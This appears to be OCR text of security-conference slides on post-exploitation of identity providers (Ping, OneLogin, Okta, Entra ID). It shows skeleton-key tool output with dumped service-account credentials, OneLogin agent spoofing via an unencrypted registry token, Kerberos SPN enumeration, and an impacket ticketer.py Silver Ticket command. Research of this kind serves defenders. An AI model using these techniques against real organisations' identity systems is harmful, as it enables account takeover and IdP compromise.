
```
Cloud-Nine... PING Edition
        by @_xpn_

[*] Running...
[*] Skeleton Key is... Wibble99!
2024-03-02T22:23:03.092Z level=INFO  thread=main component=o.e.j.u.log  | Logging initialized @163ms to org.eclipse.jetty.util.log.Slf4jLog
[*] Opening WebSocket
[*] Configuration Response Dump (check for service account creds)
{"server-details":{"failover-set":{"failover-order":[{"single-server":{"address":"100.99.144.30","port":389}}]}},"communication-security":{"secu
sword":"Pass@word99"},"connection-pool-options":{"maximum-connection-age-millis":300000,"retry-failed-operations-due-to-invalid-connections":tru

[*] Opening WebSocket
[*] Configuration Response Dump (check for service account creds)
{"server-details":{"failover-set":{"failover-order":[{"single-server":{"address":"100.99.144.30","port":389}}]}},"communication-security":{"secu
sword":"Pass@word99"},"connection-pool-options":{"maximum-connection-age-millis":300000,"retry-failed-operations-due-to-invalid-connections":tru

Username Filter: (|(sAMAccountName=itadmina)(mail=itadmina))
Password: Passwordtest
Username Filter: (|(objectGUID=\0f8\c6\b3\ac\01\b9\49\99\ad\7f\43\97\49\c8\43)(objectGUID=\b3\c6\38\0f\01\ac\49\b9\99\ad\7f\43\97\49\c8\43))
Password: Wibble99
```

Code Release: https://github.com/xpn/PingPostExToolkit

Agent Spoofing


Spoofing OneLogin Agent

- Existing token stored in registry unencrypted
- **Using this will lead to a DOS of the existing agent connection (only way to recover is to restart the service)**




Agent Spoofing

Spoofing OneLogin Agent




API Key



Code Release: https://github.com/xpn/OneLoginPostExToolkit

Agent Spoofing

Demo



Kerberos


Pivoting to the cloud via the three-headed dog

AD Attacks

Kerberos

To authenticate with Active Directory, many organisations will use Kerberos for SSO.

Many will require a known IP address to trigger this flow (but not always).



AD Attacks


Common SPNs

SPN’s can be searched for to determine IdP Kerberos support

Provider	SPN’s
Okta	HTTP/*company.kerberos.okta.com*
Ping	HTTP/kerberos.pingone.com, HTTP/kerberos.pingone.asia, HTTP/kerberos.pingone.ca, HTTP/kerberos.pingone.eu
Entra ID	HTTP/autologon.microsoftazuread-sso.com
OneLogin	N/A (Uses internal AD Agent Web Page)

AD Attacks

Kerberos “Attack”




AD Attacks

Kerberos “Attack”

- Can help to pivot to IdP as current user
  - Existing user session
  - TgtDeleg Technique to proxy / impacket
- Can access IdP as compromised user
  - Known Password / Hash

AD Attacks

Kerberos Auth Demo



AD Attacks

Silver Ticket

Compromise of service account means we can generate Silver Ticket


Silver Ticket attacks allow us to authenticate as ANY user to the IdP.

This means we can turn an AD compromise of the service account into a compromise of the IdP.

```
ticketer.py -domain-sid S-1-5-21-3200707657-225432929-1791280457\
-domain lab.local\
-dc-ip DC01\
-aesKey 946b65e053a5ff00cc78814680b9f4ddebcb4cd88b24332d7f12f9ab0c70203c\
-user-id 1126\
-spn HTTP/clientname.kerberos.okta.com\
test.user
```

Kerberos

Demo



